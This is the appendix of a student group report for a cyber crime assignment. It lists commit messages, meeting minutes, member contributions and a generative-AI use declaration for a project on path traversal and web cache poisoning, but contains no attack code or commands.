| IsuruFdo committed last week                                                                                                                                     |         |                                                                                                                                                                         |
| Commits on Aug 25, 2026                                                                                                                                          |         |                                                                                                                                                                         |
| Created the Initial Folder Structure                                                                                                                             | 1751538 |   |
| IsuruFdo committed on Aug 25                                                                                                                                     |         |                                                                                                                                                                         |
| Initial commit                                                                                                                                                   | 72af218 |   |
| IsuruFdo authored on Aug 25                                                                                                                                      |         |                                                                                                                                                                         |

|                                                                                                                                                                  |         |                                                                                                                                                                             |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Commits                                                                                                                                                          |         |                                                                                                                                                                             |
| main                                                                                                                                                             |         |                                                                                                                                                                             |
| All users                                                                                                                                                        |         |                                                                                                                                                                             |
| All time                                                                                                                                                         |         |                                                                                                                                                                             |
| Commits on Sep 25, 2026                                                                                                                                          |         |                                                                                                                                                                             |
| Merge branch 'main' of <a href="https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25">https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25</a> | 37ff8f  |   |
| saszzzz committed last week                                                                                                                                      |         |                                                                                                                                                                             |
| updated both the path traversal and web cache poisoning README files                                                                                             | cf36407 |   |
| saszzzz committed last week                                                                                                                                      |         |                                                                                                                                                                             |
| Commits on Sep 24, 2026                                                                                                                                          |         |                                                                                                                                                                             |
| Update the exploit.py code                                                                                                                                       | eed5a2e |   |
| IsuruFdo committed last week                                                                                                                                     |         |                                                                                                                                                                             |
| Created the mitigate code for web cache poisoning                                                                                                                | 33eb62b |   |
| saszzzz committed last week                                                                                                                                      |         |                                                                                                                                                                             |
| Created the mitigated code for path traversal                                                                                                                    | a979ee9 |   |
| saszzzz committed 2 weeks ago                                                                                                                                    |         |                                                                                                                                                                             |
| Commits on Sep 23, 2026                                                                                                                                          |         |                                                                                                                                                                             |
| Merge branch 'main' of <a href="https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25">https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25</a> | 1ffb38a |   |
| saszzzz committed 2 weeks ago                                                                                                                                    |         |                                                                                                                                                                             |
| Commits on Sep 21, 2026                                                                                                                                          |         |                                                                                                                                                                             |
| Created a README file for Web Cache Poisoning.                                                                                                                   | 1dd7633 |   |
| Manodya-Siriwardhana committed 2 weeks ago                                                                                                                       |         |                                                                                                                                                                             |
| Added detection and tracing scripts and Readme for Web Cache Poisoning and Path Traversal                                                                        | 066f87d |   |
| theekshanaz committed 2 weeks ago                                                                                                                                |         |                                                                                                                                                                             |

## **9.2 Appendix B : Meeting Minutes**

### **Meeting Minutes 1**

**Date:** 25/08/2026

**Time:** 2.51 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

#### **Agenda:**

- Project Selection
- Introduction
- Setup the project structure

#### **Action Items:**

- Created the initial structure of the project.
- Selected a topic and divided the work and primary responsibilities among the group members.

### **Meeting Minutes 2**

**Date:** 04/09/2026

**Time:** 7.12 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

#### **Agenda:**

- Discuss the current work in progress.

#### **Action Items:**

- Reviewed the completed sections in the project.
- Go through the upcoming tasks.

## **Meeting Minutes 3**

**Date:** 10/09/2026

**Time:** 5.11 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

### **Agenda:**

- Discuss the current work in progress.

### **Action Items:**

- Reviewed the vulnerable code and exploit codes of the two vulnerabilities.

## **Meeting Minutes 4**

**Date:** 18/09/2026

**Time:** 3.06 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

### **Agenda:**

- Committed the vulnerable and exploit codes.
- Discuss the current work in progress.

### **Action Items:**

- Completed and committed the vulnerable and exploit codes of the two vulnerabilities.
- Discuss the upcoming detection and tracing tasks.

## **Meeting Minutes 5**

**Date:** 22/09/2026

**Time:** 9:06 a.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

### **Agenda:**

- Commit the detection and tracing section.
- Discuss the current work in progress.

### **Action Items:**

- Reviewed the detection and tracing section.
- Discuss the upcoming mitigation tasks.

## **Meeting Minutes 6**

**Date:** 25/09/2026

**Time:** 7.45 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

### **Agenda:**

- Commit the mitigation codes.
- Discuss the current work in progress.

### **Action Items:**

- Reviewed the mitigation section.
- Discuss the upcoming tasks on the report.

## **Meeting Minutes 7**

**Date:** 30/09/2026

**Time:** 6.05 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

### **Agenda:**

- Discuss the current work in progress on the report.

### **Action Items:**

- Discuss the rest of the tasks on the report.

## **Meeting Minutes 8**

**Date:** 03/10/2026

**Time:** 8.00 p.m.

**Attendance:** Isuru, Manodya, Sasmitha, Theekshana

### **Agenda:**

- Review the report.
- Set-Up the presentation slides

### **Action Items:**

- Reviewed the report.
- Created the slides and divided according to each member's responsibility.

### 9.3 Contribution table

| ID       | Member               | 1 | 2 | 3.1,<br>3.2,<br>3.3,<br>3.4,<br>3.5 | 3.6 | 3.7 | 3.8 | 4.1,<br>4.2,<br>4.3,<br>4.4,<br>4.5 | 4.6 | 4.7 | 4.8 | 5 | 6 | 7 | 8 | 9 |
|----------|----------------------|---|---|-------------------------------------|-----|-----|-----|-------------------------------------|-----|-----|-----|---|---|---|---|---|
| 22700612 | Isuru Fernando       |   |   |                                     |     |     |     |                                     |     |     |     |   |   |   |   |   |
| 22717311 | Manodya Siriwardhana |   |   |                                     |     |     |     |                                     |     |     |     |   |   |   |   |   |
| 22713759 | Sasmitha Mallawa     |   |   |                                     |     |     |     |                                     |     |     |     |   |   |   |   |   |
| 22716761 | C M T M Bandara      |   |   |                                     |     |     |     |                                     |     |     |     |   |   |   |   |   |

### 9.4 Use of Generative AI

| ID       | Member               | Completed Sections                  | Use of Gen AI                                               |
|----------|----------------------|-------------------------------------|-------------------------------------------------------------|
| 22700612 | Isuru Fernando       | 2, 3.1, 3.2, 3.3, 3.4, 3.5, 9       | No Generative AI was used in these sections for the report. |
| 22717311 | Manodya Siriwardhana | 1, 4.1, 4.2, 4.3, 4.4, 4.5, 7, 8, 9 | No Generative AI was used for these sections in the report. |
| 22713759 | Sasmitha Mallawa     | 3.7, 4.7, 6                         | No Generative AI was used in these sections for the report. |
| 22716761 | C M T M Bandara      | 3.6, 4.6                            | No Generative AI was used in these sections for the report. |